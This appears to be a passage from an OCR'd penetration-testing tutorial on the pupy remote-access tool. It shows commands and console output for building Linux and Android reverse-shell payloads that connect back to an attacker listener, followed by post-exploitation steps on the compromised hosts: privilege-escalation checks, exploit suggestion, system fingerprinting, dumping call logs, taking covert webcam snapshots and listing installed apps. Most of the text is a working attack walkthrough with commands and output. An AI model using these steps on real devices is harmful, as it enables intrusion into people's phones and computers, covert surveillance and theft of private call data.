
Linux Exploitation

To exploit Linux, we will have to generate Linux payload with the following command :

```
./pupygen.py -O linux -A x64 -o /root/Desktop.shell
```

```
root@kali:~/pupy/pupy# ./pupygen.py -O linux -A x64 -o /root/Desktop/shell
[!] Required argument missing, automatically adding parameter --host 192.168.1.28:443
[+] Generate client: linux/x64

{ Configuration }
KEY            VALUE
---------------------------------------------
launcher       connect
launcher_args  --host 192.168.1.28:443 -t ssl
cid            0xb06236b8L

[+] Required credentials (found)
  + SSL_BIND_CERT
  + SSL_CA_CERT
  + SSL_CLIENT_CERT
  + SSL_BIND_KEY
  + SSL_CLIENT_KEY
[+] OUTPUT_PATH: /root/Desktop/shell
[+] SCRIPTLETS:  []
[+] DEBUG:       False
root@kali:~/pupy/pupy#
```


Once you execute the malicious file in the target system, you will have your session as shown in the image below :



As you have a session now, you can check if the target machine is running on a VM or is it a host machine with the following command :

```
check_vm
```


And as you can see in the image below that the target machine is, in fact, running on VM



Linux Post Exploitation

In post-exploitation, you can have detailed information about the target system with the following command :


```
privesc_checker --linenum
```



With pupy, you can also find out all the exploits that are working on the target system with the help of the following command :

```
exploit_suggester –shell /bin/bash
```

As you can see that in the image below, it has given us the list of all the exploits to which the target system is vulnerable.



To get the basic information about the target system such as IP address, MAC address, etc. you can use the following command :

```
get_info
```

```
>> get_info -h
usage: get_info [-h]

get some informations about one or multiple clients

optional arguments:
  -h, --help  show this help message and exit
>> get_info
hostname        ubuntu
user            yashika
release         3.13.0-32-generic
version         #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014
os_arch         x86_64
proc_arch       64bit
pid             4784
exec_path       /home/yashika/Desktop/shell
cid             00000000b06236b8
address         192.168.1.29
macaddr         00:0c:29:2f:b6:9f
revision        ?
node            000c292fb69f
native          True
proxy           wpad
external_ip     ?
transport       ssl
launcher        connect
launcher_args   --host 192.168.1.28:443 -t ssl
platform        linux/amd64
>>
```

Android Exploitation

Now we will create an android payload in order to exploit windows with the following command :

```
./pupygen.py -O android -o /root/shell.apk
```

```
root@kali:~/pupy/pupy# ./pupygen.py -O android -o /root/shell.apk
[!] Required argument missing, automatically adding parameter --host 192.168.1.16:443
[+] Generate client: android/x86

{ Configuration }
KEY            VALUE
-----------------------------------------------
launcher       connect
launcher_args  --host 192.168.1.16:443 -t ssl
cid            0xa956425bL

[+] Required credentials (found)
  + SSL_BIND_CERT
  + SSL_CA_CERT
  + SSL_CLIENT_CERT
  + SSL_BIND_KEY
  + SSL_CLIENT_KEY
[+] Generating PY payload ...
[+] Packaging the apk ... (can take 10-20 seconds)
[+] OUTPUT_PATH: /root/shell.apk
[+] SCRIPTLETS:  []
[+] DEBUG:       False
root@kali:~/pupy/pupy#
```

When you are successful in installing the shell.apk in the victims' Android Phone, you will have your session as shown in the image :

```
                 v1.8 (Aug 2018)

  Upstream: https://github.com/n1nj4sec/pupy

  The usage of this software to access any system,
  service, or network without the owner's consent is
  expressly forbidden.

  Please follow https://www.eccouncil.org/code-of-ethics/

  Good luck!

[*] IGDClient enabled
[*] WebServer started (0.0.0.0:9000, webroot=/EI6USTgE0u)
[*] Listen: ssl: 443
[*] Session 1 opened (u0_a218@localhost) (unknown <- 192.168.1.24:47968)

>> sessions
id  user     hostname   platform  release       os_arch  proc_arch  intgty_lvl  address       tags
-------------------------------------------------------------------------------------------------
1   u0_a218  localhost  android   4.4.78-perf+  armv8l   32bit      Medium      192.168.1.24
>>
```

Android Post Exploitation


In post-exploitation, you can grab the call logs stored on the target device with the following command :

```
call -a -output-folder /root/call
```


Here,

-a: refers to getting all the call details

-output-folder : refers to the path of the output file containing the call logs



We will use the cat command on callDetails.txt to read the call logs.




To get the camera snap from the primary camera on the target device, you can use the following command :

```
webcamsnap -v
```

Here,

-v : refers to view the image directly

As we can see in the given image that we have the snap captured and stored at the given location.



To get the information about the installed packages or apps on the target device, you can use the following command :

```
apps -a -d
```

Here,

-a: refers to getting all the installed packages details

-d: refers to view detailed information

As we can see in the given image that we have detailed information about the packages or apps installed on the target machine.

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